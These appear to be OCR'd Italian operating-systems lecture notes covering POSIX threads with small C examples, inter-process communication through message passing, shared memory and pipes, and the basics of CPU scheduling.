
int main(int argc, char **argv)
{
    int i;
    pthread_t mythread;
    void *result;
    printf("sono il primo thread, ora ne creo un altro \n");
    pthread_create(&mythread, NULL, tbody, (void *)&i);
    printf("ora aspetto la terminazione del thread che ho creato \n");
    pthread_join(mythread, &result);
    printf("Il thread creato ha assegnato %d ad i\n", i);
    printf("Il thread ha restituito %d \n", result);
}
```

```
Alessios-MacBook-Air:so alessionovel$ ./a.out
sono il primo thread, ora ne creo un altro
ora aspetto la terminazione del thread che ho creato
 ciao sono un thread, mi hanno appena creato
Il thread creato ha assegnato 10 ad i
Il thread ha restituito 50
```

Il thread *main* ha generato un secondo thread *tbody*. Poi *main* si è messo in attesa della terminazione del thread creato, e successivamente è terminato lui stesso.

La differenza di questo programma con uno che utilizza *fork*, *wait* ed eventualmente *execl* (ovvero un programma che usa diversi processi invece di diversi thread) è che i thread condividono lo stesso spazio di indirizzamento, e quindi vedono le stesse variabili: se uno dei due modifica una variabile, la modifica è vista anche dall'altro thread.
Infatti nel codice il main passa al thread *tbody* il puntatore alla variabile *i* dichiarata nel main. il thread *tbody* modifica la variabile, e questa modifica è vista da *main*.
Nel caso dei processi tradizionali, una cosa simile è ottenibile solo usando esplicitamente un segmento di memoria condivisa.

I thread di un processo possono condividere variabili in maniera ancora più semplice, utilizzando **variabili globali**.



```c
C t2.c > main(int, char **)
#include <pthread.h>
#include <stdio.h>
int global_var = 5;
void *tbody(void *arg)
{
    printf(" ciao sono un thread, ora modifico una var globale\n");
    global_var = 27;
    *(int *)arg = 10;
    pthread_exit((int *)50); /* oppure return ((int *)50); */
}
int main(int argc, char **argv)
{
    int i;
    pthread_t mythread;
    void *result;
    pthread_create(&mythread, NULL, tbody, (void *)&i);
    printf("ora aspetto la terminazione del thread che ho creato \n");
    pthread_join(mythread, &result);
    printf("ora global_var vale: %d \n", global_var);
}
```

```
Alessios-MacBook-Air:so alessionovel$ ./a.out
ora aspetto la terminazione del thread che ho creato
 ciao sono un thread, ora modifico una var globale
ora global_var vale: 27
```

Un thread può anche avere variabili proprie, viste solamente dal thread stesso. Questo si ottiene usando la classe di variabili *thread _ specific _ data* (che però noi non vedremo).

Per sincronizzare i thread di un processo tra loro ci sono diversi strumenti disponibili, tra cui i **semafori**. In realtà i semafori non fanno parte dell'ultima versione dello standard POSIX, ma della precedente. Tuttavia sono normalmente disponibili in tutte le versioni correnti dei *pthread*. I *pthread* mettono anche a disposizione meccanismi di sincronizzazione strutturati, quali le **variabili condizionali**.

# Comunicazione tra processi

## Relazioni tra processi

Possiamo dividere i processi in due tipologie:

- **Processi indipendenti**
  I processi indipendenti sono processi che operano in modo isolato e non dipendono o interagiscono direttamente con altri processi. Ogni processo indipendente svolge il proprio lavoro in modo autonomo, senza condividere risorse o scambiare informazioni con altri processi. Essi possono essere eseguiti in modo completamente separato e non richiedono la comunicazione o la sincronizzazione con altri processi. I processi indipendenti possono essere avviati e terminati senza influenzare gli altri processi nel

sistema.
L’esecuzione è deterministica, ovvero dipende solo dal proprio input, ed è riproducibile.


- **Processi cooperanti**
  I processi cooperanti sono processi che interagiscono e cooperano tra loro per svolgere una determinata attività o raggiungere un obiettivo comune. Essi possono condividere risorse, scambiare dati o comunicare attraverso meccanismi di comunicazione, come la condivisione di memoria o l'invio di messaggi. La cooperazione tra i processi può essere necessaria per coordinare l'elaborazione parallela, risolvere problemi o compiere attività che richiedono la collaborazione di più processi.
  L’esecuzione influenza e può essere influenzata da altri processi, infatti in questo caso l’esecuzione non è deterministica e non è riproducibile.

La maggior parte dei processi è del secondo tipo e quindi richiedono la condivisione di dati/messaggi con altri processi, bisogna però usare dei meccanismi più complicati rispetto ai thread (dove abbiamo visto che la condivisione di una variabile ad esempio è implicita).
I motivi per cui i processi sono cooperanti sono:

- La condivisione di informazioni
- L’accelerazione del calcolo (ad esempio esecuzione parallela di “subtask” su multiprocessore)
- La modularità (funzioni distinte su vari processi)
- La convenienza

La comunicazione tra processi può essere basata su:

a) **Scambio di messaggi**
b) **Condivisione della memoria**




Nella comunicazione tramite condivisione della memoria il programmatore deve fare molta attenzione a proteggere correttamente l’area di memoria condivisa, altrimenti la comunicazione potrebbe non avvenire correttamente.

I meccanismi di IPC (**Inter-Process Communication**) sono utilizzati dai processori per comunicare e sincronizzare le loro azioni.

# IPC - message passing

Nelle IPC basate su **message passing** i processi comunicano tra loro senza condividere variabili.
Le IPC basate su message passing forniscono due operazioni:

- $send(message)$
- $receive(message)$

Se due processi $P$ e $Q$ desiderano comunicare devono prima stabilire un **canale di comunicazione** e poi eseguire lo scambio di messaggi (di lunghezza fissa o variabile) su quel canale tramite le operazioni $send$ e $receive$.

Nelle interfacce di comunicazione dei processi (IPC) basate sul message passing, esistono due livelli di implementazione:

- **Fisica**
  L'implementazione fisica del canale di comunicazione riguarda gli aspetti tecnici e le caratteristiche del canale di trasmissione utilizzato per inviare e ricevere i messaggi tra i processi (ad esempio shared memory, hardware bus)
- **Logica**
  L'implementazione logica del canale di comunicazione riguarda invece l'organizzazione e il controllo del flusso dei messaggi tra i processi (ad esempio proprietà logiche)

L'implementazione del canale di comunicazione tramite memoria condivisa in una ICP basata su message passing è un concetto diverso rispetto alla memoria condivisa di una IPC basata su memoria condivisa, perché nel primo caso l'implementazione è nascosta al programmatore ed è completamente gestita dalla CPU.

Bisogna prendere alcune decisione implementative quando si vuole implementare una IPC basata su message passing:


- Come vengono stabiliti i canali?
- Può un canale essere associato a più processi?
- Quanti canali ci possono essere per ogni coppia di processi comunicanti?
- Qual è la capacità di un canale?
- La lunghezza dei messaggi che viaggiano nel canale hanno lunghezza fissa o variabile?
- Il canale è uni-direzionale o bi-direzionale?

Esistono due varianti di IPC basate su message passing, che si differiscono per la nominazione:


- Comunicazione **diretta**
- Comunicazione **indiretta**

In una IPC basata su message passing con **comunicazione diretta**, i processi devono nominarsi esplicitamente. Nella comunicazione diretta il mittente deve sempre specificare a quale processo inviare il messaggio. Il tipo di comunicazione differisce in base al ricevente:

- Simmetrica
  Il processo ricevente specifica da quale processo ricevere il messaggio




- Asimmetrica
  Il processo riceve messaggi da tutti, questa modalità viene usata perché spesso il processo non conosce il PID degli altri processi




Lo svantaggio della comunicazione diretta è che nel momento in cui un processo cambia nome (id), bisogna cambiare il codice dei processi cooperanti con lui.

Come sappiamo, nel mondo dell'informatica qualsiasi problema può essere risolto tramite un livello di indirezione, ed è proprio questo quello che cambia nelle **comunicazioni indirette**.
Nelle comunicazioni indirette viene aggiunto un livello intermedio tramite **mailboxes**. I messaggi quindi sono spediti e ricevuti da queste mailboxes (chiamate anche porte).
Ogni mailbox ha un unico **id** statico e due processi possono comunicare solo se condividono una mailbox.
Le operazioni in una IPC basata su message passing con comunicazione indiretta sono:

- La creazione di una mailbox
- La *send* e la *receive* di messaggi tramite la mailbox
- L'eliminazione della mailbox

Le primitive sono definite nella seguente maniera:

- $send(A, message)$: spedire un messaggio *message* alla mailbox $A$
- $receive(A, message)$: ricevere un messaggio *message* dalla mailbox $A$

Dunque nelle comunicazione indirette il canale di comunicazione è stabilito solamente se i processi condividono una mailbox comune, un canale può essere associato con molti processi e ogni coppia di processi può condividere molti canali di comunicazione. Anche qui i canali possono essere unidirezionali o bidirezionali.
Prendiamo la situazione in cui tre processi vogliano condividere una mailbox e uno dei tre processi invia un messaggio a questa mailbox; questa situazione può essere gestita in tre maniere:

- Semplicemente non permettere che un canale sia associato a più di due processi così da evitare completamente il problema
- Permettere di eseguire l'operazione *receive* solamente ad un processo per volta

- Permettere al sistema di selezionare in maniera arbitraria il ricevente del messaggio (il mittente viene notificato su chi ha ricevuto il messaggio

Sia nel caso di comunicazione diretta sia nel caso di comunicazione indiretta, lo scambio di messaggi può essere:

- **Bloccante** (e quindi sincrono)
  Dopo una *send* bloccante il mittente si blocca fino a che il messaggio non viene ricevuto dal ricevente.
  Dopo una *receive* bloccante il ricevente si blocca fino a che il messaggio non è disponibile e viene ricevuto.
  Un esempio di applicazioni che utilizzano *send* e *receive* bloccanti è lo standard output.
- **Non-bloccante** (e quindi asincrono)
  Dopo una *send* non-bloccante il mittente continua la sua esecuzione normalmente e immediatamente.
  Dopo una *receive* non-bloccante il ricevente o riceve un messaggio valido (che era già disponibile) oppure nulla e continua la sua esecuzione.
  Un esempio di applicazioni che utilizzano *send* e *receive* non bloccanti sono le mail.

# IPC - memoria condivisa

Vediamo un esempio di IPC basato su memoria condivisa, che è **POSIX**. Come abbiamo già detto viene utilizzata un'area di memoria condivisa con lo scopo di condividere informazioni tra processi.

Per **creare il segmento di memoria condivisa** si usa la funzione "shared memory get"

$$segment\ \ shm_id\ =\ shmget(IPC_PRIVATE,\ ¿\ S_IRUSR\ |\ S_IWUSR);$$

la quale ritorna l'id del segmento appena creato:

- Il primo parametro specifica la chiave di accesso all'area di memoria condivisa.
  Se si utilizza un valore diverso da $IPC_PRIVATE$ come chiave, la funzione $shmget()$ tenterà di ottenere l'accesso a un'area di memoria condivisa esistente identificata da quella chiave. Questo significa che altre applicazioni o processi che condividono la stessa chiave possono accedere alla stessa area di memoria condivisa.
  Se viene utilizzato il valore speciale $IPC_PRIVATE$ ($-1$), il sistema operativo crea una nuova area di memoria condivisa che sarà accessibile solo dal processo corrente e restituisce un identificatore univoco per tale area. In questo caso, la chiave è generata dal sistema operativo in modo univoco e non è possibile accedere all'area di memoria condivisa da parte di altri processi, a meno che non vengano utilizzate tecniche di condivisione della chiave tra processi.
- Il secondo parametro indica la dimensione desiderata dell'area di memoria condivisa in byte.
- Il terzo parametro specifica i flag di controllo per l'accesso e la creazione dell'area di memoria condivisa

Se c'è una relazione padre figlio tra i processi possiamo usare la macro $IPC_PRIVATE$, altrimenti bisogna utilizzare una chiave esterna sincronizzata.

Per poter utilizzare **il segmento di memoria devo attaccarmi ad esso**, utilizzando la funzione "shared memory attach"

$$shared\ \ memory\ =\ (char\ \ *)\ \ shmat(shm_id,\ \ NULL,\ \ 0);$$

la quale restituisce un puntatore al punto di attacco dell'area di memoria condivisa, identificata da $shm_id$, nello spazio di indirizzamento del processo.

Per **scrivere nel segmento condiviso** bisogna usare la funzione "shared printf"

$$sprintf(shared\ \ memory,\ "Writing\ \ ¿\ \ shared\ \ memory");$$

Non appena il processo finisce di utilizzare il segmento condiviso deve **staccare il segmento** dal proprio spazio di indirizzi, utilizzando la funzione "shared memory detach"

$$shmdt(shared\ \ memory);$$

utilizzando questa funzione non elimino il segmento ma semplicemente lo stacco dal processo corrente.

Per **eliminare definitivamente** un segmento di memoria devo utilizzare la funzione "shared memory control", con il flag $IPC_RMID$.

$$shmctl(shm_id,\ \ IPC_RMID,\ \ NULL);$$


Un altro esempio di IPC basate su memoria condivisa consiste nell'utilizzo delle **pipe**, le quali agiscono come "condotte" che permettono a due processi di comunicare.
I dettagli da definire nell'utilizzo delle pipe sono:

- La comunicazione è unidirezionale o bidirezionale?
- Nel caso di comunicazioni a 2 vie, si ha half duplex o full duplex?
- Deve esistere una relazione tra i processi che comunicano (i.e. parent-child)?
- Possono essere usate attraverso una rete?

Le **pipe ordinarie** richiedono una relazione parent-child tra i processi comunicanti e permettono la comunicazione in uno stile standard produttore-consumatore:

- Il produttore scrive ad un estremitá (la **write-end** della pipe)
- Il consumatore legge all'altra estremitá (la **read-end** della pipe)

Questo tipo di pipe quindi è unidirezionale, nel senso che si scrive sempre da un lato e si legge sempre dall'altro (altrimenti non si riuscirebbe a distinguere chi ha scritto cosa).




Le **named pipe** (o fifo) invece sono più potenti:

- Le comunicazioni sono bidirezionali
- Non è richiesta la relazione parent-child tra i processi comunicanti
- Piú processi possono usare la stessa pipe per comunicare
- Disponibili sia in sistemi UNIX sia in sistemi MS Windows

# Scheduling CPU

## Concetto di scheduling


Ogni processo deve “ricevere” (ovvero aver la possibilità di utilizzare) le risorse del sistema come RAM, CPU, memoria permanente, etc.
Lo **scheduling** consiste nell’assegnazione di attività nel tempo.
Dato l’utilizzo della multiprogrammazione (più processi concorrenti), sono necessarie delle strategie per regolamentare:

1. L’ammissione dei processi nel sistema (nella memoria RAM)
2. L’ammissione dei processi all’esecuzione (nella CPU)





Lo scheduling è fondamentale nei sistemi di multiprogrammazione perchè, avendo più processi concorrenti, è necessario un meccanismo che scelga a chi assegnare le risorse e per quanto tempo.

Ecco il diagramma generale di accodamento dei processi:




Il numero totale dei processi attivi nel sistema è dato da $N + M + 1$. Il grado di multiprogrammazione invece può variare in base alla RAM virtuale.

L'implementazione delle varie code è la seguente:





## Tipi di scheduling

Come abbiamo già accennato, esistono due tipi principali di scheduler:

- Lo **scheduler a lungo termine** (o **job scheduler**)
  Seleziona quali processi devono essere portati dalla memoria alla ready queue.


Questo scheduler è invocato raramente e lavora nell'ordine dei secondi.
Questo scheduler determina il grado di multiprogrammazione e gestisce il mix dei processi (I/O bound e CPU bound)

- Lo **scheduler a breve termine** (o **CPU scheduler**)
  Seleziona quale processo deve essere eseguito dalla CPU.
  Questo scheduler è invocato spesso e lavora nell'ordine dei millisecondi.




Come abbiamo già detto il sistema operativo non può sapere a priori se un processo è CPU bound oppure I/O bound (non può leggere il codice del programma), quindi per capire di che tipologia è un processo viene analizzato il suo comportamento passato, assumendo che il processo continuerà a comportarsi in quella maniera (nonostante sia palese che non è sempre vero). Quindi il sistema operativo monitora continuamente il comportamento dei processi e li riclassifica quando percepisce dei cambiamenti.
Lo scheduler deve trovare il giusto bilanciamento tra esecuzione di processi CPU bound e I/O bound. I nuovi processi (di cui non possiamo analizzare il passato) possono venire targhettati in maniera random oppure venir sottoposti a qualche altro tipo di analisi, ad esempio l'analisi del contesto.
Lo scheduler a lungo termine non è obbligatorio, e infatti viene inserito principalmente in sistemi con risorse limitate. Nel caso in cui non sia presente, tutti i processi avviati dall'utente vengono inseriti nella coda dei processi pronti, senza nessun tipo di agente intermediario

Esiste un terzo tipo di **scheduler** detto **a medio termine** il quale è a un livello intermedio.
Lo scheduler a medio termine ha il compito di gestire una sorta di RAM virtuale, detta **backing store**, situata nella memoria di massa la quale serve per ridurre e aumentare il grado di multiprogrammazione.
Quando il sistema non riesce a gestire efficientemente il grado di multiprogrammazione vengono tolti alcuni processi dalla RAM fisica e vengono messi nella memoria backing store.
La backing store è utile perché permette di tenere "vivi" più processi di quelli che possono essere presenti contemporaneamente nella memoria RAM fisica, la quale è limitata.




## Scheduling della CPU


Concentriamoci adesso sullo scheduling della CPU (ovvero lo scheduler a breve termine).
Il CPU scheduler è il modulo del sistema operativo che seleziona un processo, tra quelli in memoria pronti per l'esecuzione, e gli alloca la CPU.
Data la frequenza di invocazione molto alta di questo scheduler, è una parte molto critica del sistema operativo, di conseguenza c'è la necessità di **algoritmi** appositi **di scheduling**, i quali hanno il compito di selezionare il processo a cui assegnare la CPU.

Abbiamo già visto il compito del dispatcher, che è il modulo del sistema operativo che passa il controllo della CPU al processo scelto dallo scheduler. Per fare questo il dispatcher deve:

- Eseguire il context switch
- Passare alla user mode
- Saltare alla opportuna locazione del processo per farlo ripartire

Il dispatcher per fare questo impiega un po' di tempo, il quale è puro overhead, chiamato **latenza di dispatch**, che è il tempo necessario al dispatcher per fermare un processo e farne ripartire un altro. Ovviamente puntando all'efficienza, questa latenza deve essere più bassa possibile, contando anche il fatto che viene invocato molto spesso.


Vediamo un modello astratto del sistema:




Come si può vedere abbiamo un'alternanza di burst di CPU e I/O.
Un burst di CPU è una sequenza di tempo in cui il processo usa la CPU (fino a che non finisce o viene messo in attesa).
In un modello a cicli di burst CPU-I/O l'esecuzione di un processo consiste nell'alternanza ciclica di un burst di CPU e di uno I/O.

Come possiamo vedere dal grafico, i burst di CPU solitamente sono:


- Tanti ma brevi
- Pochi ma lunghi




Un'altra caratteristica che distingue gli scheduling è:

- Scheduling senza prelazione (**non-preemptive**)
  Il processo che detiene la CPU non la rilascia fino al termine del burst (ad esempio il numero al salumiere)

- Scheduling con prelazione (**preemptive**)
